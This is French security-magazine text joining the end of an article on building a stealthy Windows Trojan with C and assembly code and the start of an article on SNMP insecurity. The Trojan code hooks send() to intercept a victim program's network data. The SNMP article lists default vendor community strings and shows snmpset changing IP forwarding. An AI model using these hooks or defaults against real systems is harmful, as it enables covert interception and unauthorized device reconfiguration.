Ces quelques lignes de code implémentent l'API Hooking. Le cheval de Troie n'a plus qu'à s'en servir pour hooker les fonctions choisies. Ainsi, lorsqu'un programme appelle l'API hookée, il trouve l'adresse de cette fonction en consultant sa table d'import (IAT) où sont indiquées les adresses des fonctions importées par les DLL chargées. Le programme fait alors un `CALL` vers cette adresse à la différence que l'appel se fait sur notre fonction et non plus sur l'originale. Notre exemple prend le cas de la fonction `send()`, exportée par `WSOCK32.DLL`, chargée d'envoyer les données sur le réseau. Le fait de la hooker donne accès à ces données et donc la possibilité de les lire, voire de les modifier.

HOOKING DE LA FONCTION SEND()

Les méthodes d'API Hooking classiques n'ont pas de problèmes particuliers puisqu'elles passent par une DLL pour injecter les fonctions de remplacement. Ecrire des fonctions de hook dans une DLL est alors plus simple. Mais dans notre conception du cheval de Troie, nous tenons à garder un seul exécutable, sans DLL supplémentaire. A priori, notre fonction `send()` se modifie simplement mais seulement dans le cas où nous aurions effectué l'injection de code via une DLL ce qui n'est pas notre cas. Dans notre fonction de remplacement, nous avons un obstacle à franchir. En effet, lorsqu'un `send` est intercepté, notre fonction est appelée (une bonne chose déjà). Mais là, dans cette fonction, nous n'avons plus aucun pointeur vers notre structure de données remplie lors de l'injection. Et malheureusement, cette structure contient les éléments nécessaires à la bonne exécution du code injecté (les adresses des API, les chaînes de caractères, et autres *buffers*). Nous sommes donc dépourvus d'informations cruciales telles que l'adresse de l'API `GetProcAddress` (qui rend possible la récupération des adresses des autres APIs), ainsi que l'adresse de la fonction `send` originale (que nous devons appeler pour laisser l'envoi se faire correctement). Donc, à moins de faire un simple `return`, notre fonction ne peut pas faire grand-chose.

Nous nous trouvons confrontés au problème suivant : comment récupérer un pointeur d'une fonction sans le passer en argument et sans utiliser de variables globales (impossibles dans notre cas, car il s'agit de code injecté) ? La réponse : passer par une zone de mémoire *mappée*. Avant de remplacer les entrées dans la table d'import, notre fonction injectée va mapper en mémoire la structure de données tant nécessaire à la survie de notre code :

```
// Création du nom de la mémoire partagée
fnsprintf(szMappingName, pData->lpFormat, pData->lpSharedMemName, fn_getpid());

// Préparation de la mémoire mappée pour les datas
hMapHandle = fnCreateFileMapping((void*)0xFFFFFFFF, NULL, PAGE_READWRITE, 0,
                sizeof(INJECTEDDATA), szMappingName);

if (hMapHandle != NULL)
{
  pMappedMem = fnMapViewOfFile(hMapHandle, FILE_MAP_ALL_ACCESS, 0, 0, 0);

  if (pMappedMem)
  {
    // Les datas sont mappées en mémoire
    memcpy(pMappedMem, pData, sizeof(INJECTEDDATA));
    pData = (INJECTEDDATA*)pMappedMem;
  }
}
```

Voilà une bonne chose de faite, ces données sont désormais disponibles à l'ensemble des processus. Mais maintenant, comment ouvrir cette zone de mémoire partagée à partir de notre fonction de remplacement ? Après tout, les adresses des fonctions `OpenFileMapping` et `MapViewOfFile` (et d'aucune autre API d'ailleurs) ne sont accessibles, simplement parce que le compilateur ne connaît pas l'adresse de ces APIs dans le code injecté.

Cependant, il existe tout de même une méthode pour retrouver l'adresse de `KERNEL32.DLL` en mémoire et y chercher les APIs qui nous intéressent. Ce problème est souvent rencontré par les virus PE et les *shellcodes*, puisqu'ils sont dans la même situation que nous, à savoir insérés dans un programme en mémoire sans savoir où se trouvent les adresses des APIs. Utilisons donc cette ruse connue pour trouver l'adresse de `KERNEL32.DLL`. Le code assembleur est le suivant :

```
void inline FindKernel32()
{
  _asm
  {
    mov     edx, fs:[30h]
    mov     eax, [edx+0ch]
    mov     esi, [eax+01ch]
    mov     edx, [esi]
    mov     eax, [edx+8]
  }
}
```

Ce code accède au PEB (*Process Environment Block*) via le TEB (*Thread Environment Block*) dont l'adresse se trouve dans le registre `fs`. Le PEB contient une liste des adresses des modules chargés du processus dont `KERNEL32.DLL`.

Après l'obtention d'un *handle* sur la DLL, il reste à trouver les adresses des trois fonctions nécessaires à cette étape : `OpenFileMapping`, `MapViewOfFile` et `CloseHandle`. Notre fonction `GetProcFromKernel32()` en assembleur va remplir ce rôle. Le détail et les explications pour déterminer l'adresse de `KERNEL32.DLL` et des APIs sont hors sujets. Nous renvoyons à nouveau le lecteur curieux à l'article de LSD **[10]** décrivant très bien les mécanismes mis en jeu dans ces fonctions.

A partir de ces éléments il est alors possible de récupérer les données dans la zone mémoire mappée nécessaires à notre `send` de substitution via notre fonction `GetMyProcessData()`.

```
void inline GetMyProcessData()
{
 [...]

 // Récupération de l'adresse de Kernel32.dll
 FindKernel32();
 _asm mov [pKernel32], eax;

 // Récupération des adresses de LoadLibrary et GetProcAddress
 GetProcFromKernel32(pKernel32, szLoadLibrary);
```

```
_asm mov [fnLoadLibrary], eax;
GetProcFromKernel32(pKernel32, szGetProcAddress);
_asm mov [fnGetProcAddress], eax;

// Chargement de Msvcrt.dll
hMsvcrtDLL    = (HMODULE) fnLoadLibrary(lpMsvcrt);

// Chargement des APIs de msvcrt.dll
fnsprintf = (injsprintf) fnGetProcAddress(hMsvcrtDLL, lpsprintf);
fn_getpid = (inj_getpid) fnGetProcAddress(hMsvcrtDLL, lp_getpid);

// Création du nom de la mémoire mappée
fnsprintf(szMappingName, lpFormat, lpSharedMemName, fn_getpid());

// Récupération des adresses de OpenFileMapping, MapViewOfFile et CloseHandle
GetProcFromKernel32(pKernel32, szOpenFileMapping);
_asm mov [fnOpenFileMapping], eax;
GetProcFromKernel32(pKernel32, szMapViewOfFile);
_asm mov [fnMapViewOfFile], eax;
GetProcFromKernel32(pKernel32, szCloseHandle);
_asm mov [fnCloseHandle], eax;

// Récupération des données dans la zone de mémoire partagée
hMapHandle = fnOpenFileMapping(FILE_MAP_READ | FILE_MAP_WRITE,
            FALSE, szMappingName);

if (hMapHandle == 0)
{
  _asm mov eax, 0;
}
else
{
  pMappedMem = fnMapViewOfFile(hMapHandle, FILE_MAP_READ |
                          FILE_MAP_WRITE, 0, 0, sizeof(INJECTEDDATA));
  fnCloseHandle(hMapHandle);
  _asm mov eax, [pMappedMem];
 }
}
```

Il est donc désormais possible à notre fonction de remplacement d'accéder aux données injectées. L'exemple se contente ici d'afficher le contenu des données envoyées dans une `MessageBox` :

```
static int WINAPI SendHook(SOCKET s, const char FAR * buf, int len, int flags)
{
  INJECTEDDATA*                    pData;

  GetMyProcessData();
  _asm mov [pData], eax;

  // Exécution de la MessageBox
  pData->fnMessageBox(0, buf, pData->lpCmdLine, MB_OK);

  // Exécution du véritable send
  return (pData->fnSendOriginal(s, buf, len, flags));
}
```

Notons que nos fonctions sont déclarées en tant que `inline`. Ceci pour éviter que le compilateur ne les appelle par leurs adresses, ce qui causerait un plantage (vu que les adresses du code injecté sont changées). Cela évite de les injecter dans le processus, le compilateur va simplement remplacer l'appel de la fonction par son code.

L'exemple dont il est ici question fonctionne très bien avec un `telnet.exe`. Pour cela, il suffit de lancer `telnet.exe` puis l'exemple. Dès que la fonction `send` est appelée par le programme une `MessageBox` apparaît, affichant les données envoyées par celui-ci, prouvant la réussite du Hooking de la fonction `send`.

CONCLUSION

L'API Hooking se trouve être une technique très efficace pour récupérer les données envoyées depuis la machine victime. Cependant, les possibilités sont infinies, l'API Hooking est tout aussi intéressant dans le cadre d'un *rootkit* (ou simplement pour rendre le cheval de Troie définitivement furtif, par exemple en camouflant la clé registre qui le démarre, ou encore le fichier `EXE` du cheval de Troie sur le disque ou encore faire disparaître les traces mises à jour avec `WinObj`). L'API Hooking est largement employé dans des logiciels classiques comme dans des outils de *hacking*, virus et autres chevaux de Troie.

Eric Detoisien - **<valgasu@rstack.org>**

Eyal Dotan - **<edotan@viguard.info>**

RÉFÉRENCES

[1] MISC 10 : *Cheval de Troie furtif sous Windows : mécanisme d'injection de code* - Eric Detoisien / Eyal Dotan

[2] *Multiple Injection* : **http://valgasu.rstack.org/tools/MultiInj.zip**

[3] WinObj : **http://www.sysinternals.com/ntw2k/freeware/winobj.shtml**

[4] RFC 1945 - *Hypertext Transfert Protocol — HTTP/1.0* : **http://www.faqs.org/rfcs/rfc1945.html**

[5] *Microsoft Windows 2000 TCP/IP Implementation Details* : **http://www.microsoft.com/windows2000/techinfo/howitworks/communications/networkbasics/tcpip_implement.asp**

[6] *API hooking revealed* - Ivo Ivanov : **http://www.codeproject.com/system/hooksys.asp**

[7] *API Spying Techniques for Windows 9x, NT and 2000* - Yariv Kaplan : **http://www.internals.com/articles/apispy/apispy.htm**

[8] *Simple Hook* : **http://valgasu.rstack.org/tools/SimpleHook.zip**

[9a] *Inside Windows: An In-Depth Look into the Win32 Portable Executable File Format (Part I)* - Matt Pietrek : **http://www.msdn.microsoft.com/msdnmag/issues/02/02/PE/PE.asp**

[9b] *Inside Windows: An In-Depth Look into the Win32 Portable Executable File Format (Part II)* - Matt Pietrek : **http://www.msdn.microsoft.com/msdnmag/issues/02/03/PE2/default.aspx**

[10] *Win32 Assembly Components* - The Last Stage of Delirium Research Group : **http://www.lsd-pl.net/documents/winasm-1.0.1.pdf**

Utilisation de SNMP (get|set)

Le Protocole Simple de Gestion des Réseaux (SNMP - Simple Network Management Protocol), bien que connu des administrateurs, n'est pas ou peu exploité en termes de sécurité. C'est un tort. Parce que SNMP permet d'accéder simplement à des informations précieuses telles que le système d'exploitation d'un système cible ou la liste de ses ports ouverts. Parce qu'IDS et firewalls peuvent envoyer leurs alertes par SNMP, s'exposant ainsi à un* flood *de "faux-positifs". Parce que dans certains cas, SNMP permet aussi de modifier la configuration d'un équipement. Enfin, parce que personne ne se méfie de ces flux "bénins"...

SNMP ET LA MIB-II

RÔLE ET FONCTIONNEMENT DE SNMP

La première référence au protocole SNMP apparaît en août 1988 dans la RFC 1067 [1]. La première phrase de l'introduction présente de manière particulièrement explicite l'intérêt du protocole : *This memo defines a simple protocol by which management information for a network element may be inspected or altered by logically remote users.* Bref, tout est ou sera mis en place de telle manière qu'il devienne possible d'accéder à distance en lecture et / ou écriture à la configuration d'un équipement réseau.

Si une telle profession de foi semble une véritable incitation au piratage, il est nécessaire de la recadrer dans son contexte. En août 1988, la priorité concernait les aspects fonctionnels. La sécurité était inexistante (en tout cas du point de vue actuel).

L'administration de réseau, selon l'IETF, définit un certain nombre de composants, en particulier une structure de données, une base des informations et un protocole de communication.

La structure de données (SMI - *Structure of Management Information*), définie dans un standard [7], établit une structure de données à partir d'un sous-ensemble des composants du langage ASN.1 (*Abstract Syntax Notation number One*) [8]. Une telle structure existe, c'est tout ce dont nous avons besoin de savoir dans cet article.

Plus pertinente, la base des informations (MIB - *Management Information Base*) stocke un certain nombre d'informations standards [9] selon une structure arborescente (cf. Structure de la MIB-II). En outre, une branche a été spécialement définie pour le stockage d'informations propriétaires. Cette branche, nommée *enterprise*, permet par conséquent d'obtenir des informations spécifiques en fonction de la nature (serveur, routeur, firewall, etc.) et des fonctionnalités du système administré (par exemple, un serveur DHCP ne gère et ne produit pas le même type d'informations qu'un serveur de fichiers).


Enfin, le protocole définit les mécanismes de transport et d'opération sur les informations de la MIB. Ainsi, SNMP n'est qu'un protocole de communication d'informations définies par une MIB et formatées selon une SMI. Et pourtant... c'est de ce simple protocole que découlent toutes les failles du système.

Afin de comprendre ces failles et d'être à même de sécuriser une infrastructure administrée grâce à SNMP, nous étudierons la structure de la MIB-II ainsi que les branches les plus pertinentes (c'est-à-dire fournissant les données les plus sensibles). Nous verrons également comment identifier le type de données propriétaires que les éditeurs ont mis à la disposition d'utilisateurs indélicats. Nous terminerons alors la partie théorique par une présentation des opérations définies par SNMP et de son modèle d'(in)sécurité.

MIB

Structure de la MIB2

La MIB est une structure arborescente dont chaque nœud est défini par un nombre ou OID (*Object IDentifier*). Les "points de départ" qui nous intéressent sont les branches .1.3.6.1.2.1 (MIB2) et .1.3.6.1.4.1 (enterprise). Par souci



1 Arborescence de la MIB

➔ SNMP, CHRONOLOGIE DES FAITS

Août 1988 : RFC 1067 [1], première définition de SNMP.
Mai 1990 : RFC 1157 [2], troisième version du document. Cette RFC deviendra le standard (STD0015).
Juillet 1992 : premières réflexions sur la sécurité de SNMP. (RFC 1351 [3] et 1352[4]).
Janvier 1996 : définition du modèle d'insécurité de SNMPv2C. RFC 1901 [5].
Novembre 1996 : derniers travaux sur SNMPv2, ce protocole ne sera jamais ratifié en tant que tel.
Janvier 1998 : premiers travaux sur SNMPv3.
Décembre 2002(!) : ratification d'un standard [6] intégrant l'ensemble des travaux sur SNMP.

de simplification (quoi que), chaque branche se voit attribuer un nom. La **figure 1** présente l'arborescence jusqu'aux points de départ cités ci-dessus.

Conformément à la notation ASN.1, un OID peut être représenté sous la forme { `branche_supérieure numéro_de_branche` }. A titre d'exemple, le point de départ de la MIB2 peut être représenté sous la forme { `mgmt 2` }.

Entrées particulières

Sous le point de départ `mib-2`, 11 branches (ou groupes) sont définies par le standard [9], dont les principales sont :

➔ **1. system** { `mib-2 1` } :
cette branche est obligatoire. Elle contient des informations telles que le nom du système, sa localisation, le nom du contact, l'index dans la partie *enterprise* de la MIB et surtout, surtout ce que l'on appelle le `sysDescr`. Ce champ contient tout simplement la description donnée par le constructeur / éditeur qui gère la MIB.

➔ **2. interfaces** { `mib-2 2` } :
la branche *interfaces* fournit le nombre d'interfaces réseau du système (indépendamment de leur statut) ainsi qu'une table contenant pour chacune d'elles des informations telles que l'adresse physique, la vitesse, le MTU, le nombre paquets ou d'octets reçus ou émis, etc.

➔ **3. at** { `mib-2 3` } :
l'acronyme *at* est utilisé pour désigner *Address translation*, ou plus concrètement l'ensemble des informations permettant d'établir une correspondance entre une adresse physique et une adresse réseau, soit le cache ARP dans la majeure partie des cas.

➔ **4. ip** { `mib-2 4` } :
en termes d'information IP, la MIB2 fournit bien entendu l'ensemble des paramètres IP de chaque interface. Elle définit également une valeur permettant d'identifier si le système effectue du routage (plus exactement du *forwarding*). Cette valeur est d'autant plus utile que la MIB2 contient la table de routage... Enfin un certain nombre de statistiques en termes de volume de trafic et de nombre d'erreurs sont disponibles.

➔ **5. tcp et udp** { `mib-2 6` } / { `mib-2 7` } :
outre des informations statistiques sur les protocoles, ces deux branches contiennent surtout les tables `tcpConnTable` et `udpTable` fournissant les mêmes informations qu'un `netstat -an` lancé en tant que `root`, à savoir la liste des connexions établies (en TCP) avec adresses et ports source et destination ainsi que le `status`, et pour les deux protocoles de transport les adresses et ports en écoute.

Le **tableau 1** page suivante résume les différentes branches et feuilles d'intérêt définies dans la MIB2, et par conséquent accessibles sur tous les systèmes implémentant un agent SNMP.

MIBs propriétaires

Chaque constructeur ou éditeur a défini sa ou ses MIBs. Il est par conséquent vain de prétendre en faire le tour dans le cadre de ce seul article. En revanche, les fichiers MIB étant librement accessibles, il est utile de les étudier en détail afin d'identifier les éventuelles entrées présentant un risque pour le système l'implémentant. Si les fichiers de MIB sont en clair, leur lecture est relativement ardue. Il existe par conséquent des outils qui permettent d'en extraire les informations pertinentes. Parmi ces outils, la bibliothèque `libsmi` [11] est incontournable. En ce qui concerne l'utilisation que nous souhaitons en faire, nous utiliserons le programme `smidump` fourni avec la bibliothèque [11].

A titre d'exemple, nous allons nous attaquer à la MIB2 standard, ce afin de ne froisser personne. Dans un premier temps l'option `-f tree` donne l'arborescence définie par la MIB.

```
bash# smidump -f tree /usr/lib/tnm2.1.11/mibs/rfc1213.mib
# RFC1213-MIB registration tree (generated by smidump 0.3.0)

-iso(1)
  |
  +-org(3)
     |
     +-dod(6)
        |
        +-internet(1)
           |
           +-mgmt(2)
              |
              +-mib-2(1)
                 |
                 +-system(1)
                 |  |
                 |  +- r-n DisplayString    sysDescr(1)
                 |  +- r-n ObjectIdentifier sysObjectID(2)
                 .
                 .
                 .
                 |
                 +-snmp(11)
                    |
                    .
                    .
                    .
                    +- rwn Enumeration snmpEnableAuthenTraps(30)
bash#
```

Différentes branches et feuilles d'intérêt définies dans la MIB2

OID	Nom	Description	Type	Accès	Exemple*
system .1.3.6.1.2.1.1					
.1.3.6.1.2.1.1.1.0	sysDescr	Description du système, fixée par l'éditeur	STRING	Lecture	Cisco Internetwork Operating System Software IOS (tm) 3600 Software (C3660-IS-M), Version 12.2(8)T5, RELEASE SOFTWARE (fc1)
.1.3.6.1.2.1.1.2.0	sysObjectID	"pointeur" sur la branche *entreprise* de la MIB	OID	Lecture	.1.3.6.1.4.1.43.10.27.4.1.2.2
.1.3.6.1.2.1.1.5.0	sysName	Nom administratif du système, le FQDN par convention [9]	STRING	Lecture / Ecriture	gw.acme.com
interfaces .1.3.6.1.2.1.2					
.1.3.6.1.2.1.2.1.0	ifNumber	Nombre d'interfaces réseau sur le système	ENTIER	Lecture	6
.1.3.6.1.2.1.2.2.1.2. [ifIndex]	ifDescr	Description de l'interface	STRING	Lecture	Intel(R) PRO/100 VE Network Connection
.1.3.6.1.2.1.2.2.1.6. [ifIndex]	ifPhysAddress	Adresse physique de l'interface	STRING	Lecture	0:a:e6:0:49:60
at .1.3.6.1.2.1.3 **					
.1.3.6.1.2.1.3.1.1.2.1.1. [ipAddress]	atPhysAddress	Adresse physique correspondant à l'adresse IP de l'OID	STRING Hexa	Lecture / Ecriture	00 03 E3 00 70 9A
ip .1.3.6.1.2.1.4					
.1.3.6.1.2.1.4.1.0	ipForwarding	1 : le système effectue du *forwarding*, 2 : non	ENTIER	Lecture / Ecriture	1
.1.3.6.1.2.1.4.2.0	defaultTTL	TTL par défaut	ENTIER	Lecture / Ecriture	1
.1.3.6.1.2.1.4.20.1.2. [ipAddress]	ipAdEntIfIndex	ID de l'interface à laquelle est affectée l'adresse IP	ENTIER	Lecture	3
.1.3.6.1.2.1.4.20.1.3. [ipAddress]	ipAdEntNetMask	Masque de sous-réseau	Adresse IP	Lecture	255.255.255.252
.1.3.6.1.2.1.4.21.1.2. [ipAddress] ***	ipRouteIfIndex	ID de l'interface par laquelle un paquet doit être transmis pour accéder au réseau correspondant à l'adresse IP indiquée dans l'OID	Entier	Lecture / Ecriture	3
.1.3.6.1.2.1.4.21.1.7. [ipAddress] ***	ipRouteNextHop	Adresse IP du prochain routeur par lequel le paquet doit passer pour accéder au réseau correspondant à l'adresse IP indiquée dans l'OID	Adresse IP	Lecture / Ecriture	192.168.0.1
.1.3.6.1.2.1.4.22.1.2.1. [ipAddress]	ipNetToMediaPhysAddress	Adresse physique correspondant à l'adresse IP indiquée dans l'OID	STRING	Lecture / Ecriture	0:3:e3:0:70:9a
.1.3.6.1.2.1.4.24. [ipAddressDest]. [ipRouteNetMask]. [TOS].[ipNextHop]	IpCidrRoute	Table des caractéristiques (adresse IP, protocole de routage, métriques etc.) l'entrée de la table de routage identifiée par l'OID	en fonction de l'entrée	Lecture / Création	NA
tcp .1.3.6.1.2.1.6					
.1.3.6.1.2.1.6.13.1.1. [tcpConnLocalAddress]. [tcpConnLocalPort]. [tcpConnRemAddress]. [tcpConnRemPort]	tcpConnState	Etat de la connexion TCP. ex: 2 = listening, 5 = established	INTEGER	Lecture	1
udp .1.3.6.1.2.1.7					
.1.3.6.1.2.1.7.5.1.1. [udpLocalAddress]. [udpLocalPort]	udpTable	Table des caractéristiques du couple (adresse IP, port UDP) en écoute sur le système.	en fonction de l'entrée	Lecture	NA
snmp .1.3.6.1.2.1.11					
.1.3.6.1.2.1.11.30	snmpEnableAuthenTraps	Activation des *traps* en cas de communauté erronée. 1 = activé, 2 = désactivé	INTEGER	Lecture / Création	NA

* Les exemples ont été volontairement pris sur différents systèmes
** Peu implémenté, voir aussi ipNetToMediaPhysAddress
*** La RFC 2096 [10] préconise de remplacer les entrées ipRoute par l'entrée IpCidrRoute

Où l'on retrouve nos petits... Ce qui nous intéresse particulièrement, ce sont les trois lettres à gauche du type de données. Pour simplifier, disons que `r-n` signifie lecture et `rwn` signifie lecture / écriture (pour plus de détails, voir la fonction `getFlags` de `dump-tree.c`).

Afin de retrouver la signification des valeurs que les feuilles peuvent prendre (par exemple dans le cas de connexion TCP), on utilisera l'option `-f mosy`. Ainsi, pour l'état des connexions TCP, nous obtenons le résultat suivant.

```
bash# smidump -f mosy /usr/lib/tnm2.1.11/mibs/rfc1213.mib
...SNIP......SNIP......SNIP......SNIP......SNIP......SNIP......SNIP...
tcpConnState        tcpConnEntry.1  INTEGER        read-write      mandatory
%ev                 tcpConnState    closed         1
%ev                 tcpConnState    listen         2
%ev                 tcpConnState    synSent        3
%ev                 tcpConnState    synReceived    4
%ev                 tcpConnState    established    5
%ev                 tcpConnState    finWait1       6
%ev                 tcpConnState    finWait2       7
%ev                 tcpConnState    closeWait      8
%ev                 tcpConnState    lastAck        9
%ev                 tcpConnState    closing        10
%ev                 tcpConnState    timeWait       11
%ev                 tcpConnState    deleteTCB      12
...SNIP......SNIP......SNIP......SNIP......SNIP......SNIP......SNIP...
bash#
```

Enfin, la description de l'entrée peut être obtenue en exécutant `smidump` sans option de format, ou plus simplement, avec la commande `more`...

A titre d'exemple, la description fournie pour la feuille `sysDescr` est la suivante.

```
DESCRIPTION
"A textual description of the entity.  This value should include the
full name and version identification of the system's hardware type,
software operating-system, and networking software.  It is mandatory
that this only contain rintable ASCII characters."
::= { system 1 }
```

SNMP

Comme nous l'avons vu précédemment, SNMP est le protocole réseau défini pour transporter les informations entre un *manager* et l'agent, lequel stocke ses données dans une MIB. Nous avons vu également l'intérêt pour un utilisateur malveillant d'accéder, sinon en écriture, au moins en lecture à ces données. SNMP en fournit les moyens, voyons comment.

SNMPv1, v2 et v3

L'histoire de SNMP est mouvementée. A l'origine était SNMPv1. Ce protocole, qui s'appuie sur UDP pour la couche de transport, fournit tous les éléments nécessaires à l'exploitation des données de la MIB. En revanche, les aspects sécurité sont quasi inexistants, ce qui est tout à fait compréhensible vu l'époque (1988).

Dans un souci d'une part d'améliorer la MIB, et d'autre part d'accroître la sécurité, l'IETF se lance dans des travaux de spécifications de la version 2 du protocole.

Cette nouvelle version enrichit le SMI (devenu SMIv2), définit de nouvelles branches de la MIB2 (MIB2v2) et propose un modèle de sécurité permettant une authentification digne de ce nom ainsi que le chiffrement des données. Cependant, les dissensions parmi les éditeurs participant au projet ainsi que les problèmes d'interopérabilité avec les infrastructures en place ont imposé l'utilisation du modèle de sécurité de la v1. Cette réutilisation des *communautés* (cf ci- dessous) pour l'authentification a donc donné un "standard" v2c.

Presque une décennie plus tard, la troisième version du protocole implémente enfin la sécurité fondée sur la notion d'utilisateur (implémentant une vraie authentification et le chiffrement des données) définie dans la v2. Cette implémentation officielle est presque la seule amélioration apportée par la v3 par rapport à la version 2.

(in)Sécurité

Le modèle de sécurité implémenté dans SNMPv3 est intéressant d'un point de vue technique. Cependant, peu de systèmes supportant des agents SNMPv3 sont disponibles et la migration s'annonce particulièrement longue, en particulier dans les entreprises. En revanche, SNMPv1 et v2c sont très largement déployés, implémentant un modèle de sécurité par communauté.

Ce modèle, décrit dans la RFC [2] comme un modèle de relations administratives (et non de sécurité) entre managers et agents, s'appuie sur deux composants : les droits d'accès aux feuilles de la MIB et une communauté (d'où le nom du modèle).

➔ **Communautés :**
La notion de communauté peut s'associer à un domaine administratif. L'objectif est de regrouper dans ce domaine les *managers* et agents ayant le même cadre d'intervention. Par exemple, on pourra imaginer une communauté *stats-reseau* uniquement destinée à la collecte (lecture) de données au niveau IP par un manager *MRTG-like*, et une communauté *admin-reseau* utilisée pour la collecte (lecture) de métriques à des fins de *troubleshooting* et le reparamétrage (écriture) des équipements.

➔ **Droits d'accès :**
Dans un fichier de MIB, chaque branche ou feuille a une propriété `ACCESS` ou `MAX-ACCESS`. Cette propriété décrit les droits **maximum** pouvant être donnés à un manager sur cette entité. Il est donc possible, en fonction des communautés, de réduire les droits qui seront attribués.

Bien que, en théorie, le modèle par communauté permette une gestion assez fine des droits sur les différentes branches de la MIB, son implémentation sur les agents est bien souvent limitée à la définition de deux catégories : une communauté en lecture seule, une autre en lecture / écriture. La communauté, quant à elle, est tout simplement "une chaîne d'octets" (dixit [2]), sorte de secret partagé par le manager et l'agent. Ce secret est transmis en clair lors de chaque opération. S'il correspond, l'opération est autorisée.

Le cas échéant, et en fonction des paramétrages, une *trap* d'erreur d'authentification (cf ci-dessous) peut être envoyée au manager.

Classiquement, et souvent par défaut, les communautés en lecture et en lecture / écriture sont respectivement **public** et **private**. D'autres communautés par défaut sont connues, en voici quelques-unes, identifiées depuis longtemps et fournies uniquement à titre d'exemple.

Constructeur/ Editeur	Type d'équipement	Communauté	Type d'accès
3Com	ANYCOM	Routeurs	Lecture
	ILMI	Routeurs	Lecture
	Admin	Routeurs	Lecture
	security	Commutateurs	Lecture
Avaya	admin	Commutateurs	Lecture / Ecriture
Bintec	snmp-trap	Routeurs	Lecture / Ecriture
Cisco	cable-docsis	Routeurs	Lecture / Ecriture
	ILMI	Routeurs	Lecture / Ecriture
	secret	Commutateurs	Lecture / Ecriture
Lucent	cascade	Commutateurs	Lecture / Ecriture
ZCom	admin	Access Point	Lecture / Ecriture

Opérations

SNMP décrit principalement deux types d'opérations pouvant être effectuées sur la MIB d'un agent :

➔ Lecture :

L'accès en lecture à une feuille de la MIB peut être réalisé suivant deux méthodes.

- La première est une opération "ciblée" sur la feuille. Le message GET-REQUEST est émis par le manager en direction de l'agent. Il contient, outre la communauté bien sûr, l'OID de la branche interrogée. Si la communauté correspond et que la feuille de la MIB identifiée par l'OID est accessible en lecture, sa valeur est retournée.

  La commande snmpget **[12]** nous aide à réaliser cette opération. Les principaux arguments que vous utilisons ici sont : -v *version* (1 ou 2c en ce qui nous concerne), -c *communauté* adresse_IP_cible OID.

```
bash# snmpget -v 1 -c public 192.168.0.4 .1.3.6.1.2.1.2.1.0
ifIndex.0 = INTEGER: 4
bash#
```

- La seconde méthode consiste à parcourir toute la MIB. Une telle opération est réalisable dans la mesure où SNMP définit pour ce type d'opération le message GET-NEXT-REQUEST. Ce dernier contient la communauté et un OID. Si la communauté correspond, l'agent recevant le message retourne la valeur de la feuille la plus proche de l'OID.

  Afin de parcourir la MIB le manager n'a qu'à implémenter une fonction prenant comme OID de départ la racine de la MIB-II (.1.3.6.1.2.1) et émettant à chaque réponse une requête GET-NEXT indiquant comme OID celui obtenu dans la réponse précédente.

  Ce type d'opération est effectué par la fonction snmpwalk **[12]** que nous utilisons avec les arguments -O *format_de_sortie* (ici n pour obtenir les OID sous forme numérique), -v *version* (1 ou 2c en ce qui nous concerne), -c *communauté* adresse_IP_cible.

```
bash# snmpwalk -O n -v 1 -c public 192.168.0.4
system.sysDescr.0 = HP-UX ucd-snmp B.10.20 A 9000/715
system.sysObjectID.0 = OID: enterprises.ucdavis.ucdSnmpAgent.hpux10
system.sysUpTime.0 = Timeticks: (586998396) 67 days, 22:33:03.96
system.sysContact.0 = Administrateur réseau admin@acme.com
system.sysName.0 = nnmsrv.prod.acme.com
system.sysLocation.0 = Baie 4

...SNIP......SNIP......SNIP......SNIP......SNIP......SNIP...
bash#
```

➔ Écriture :

Il est possible (si les droits le permettent) de modifier le contenu d'une feuille de la MIB. L'impact d'une telle modification sur le système est variable. Il dépend en fait de la manière dont il utilise SNMP. Dans certains cas, principalement les équipements réseau, une modification d'une feuille de la MIB équivaut à un changement de configuration à chaud et est immédiatement pris en compte.

Dans d'autres cas, il faudra attendre un *reboot* du système pour que les modifications deviennent effectives. D'autres systèmes encore n'utilisent SNMP que par souci d'interopérabilité avec des plates-formes de supervision, mais ne tiennent aucun compte des valeurs stockées dans la MIB. Dans ces cas-là, toute modification est vaine.

Les modifications sont effectuées via le message SET-REQUEST, émis par le manager en direction de l'agent. Il contient la communauté, l'OID et la valeur à intégrer. Si la communauté correspond et que la feuille de la MIB identifiée par l'OID est accessible en écriture, sa valeur est changée.

L'opération est effectuée via la commande snmpset **[12]** dont les arguments sont : -v *version* (1 ou 2c en ce qui nous concerne), -c *communauté* adresse_IP_cible OID (sous forme texte ou numérique) type valeur.

```
bash# snmpset -v 2c -c private 192.168.0.4 ip.ipforwarding.0 i 1
ip.ipForwarding.0 = INTEGER: forwarding(1)
bash#
```

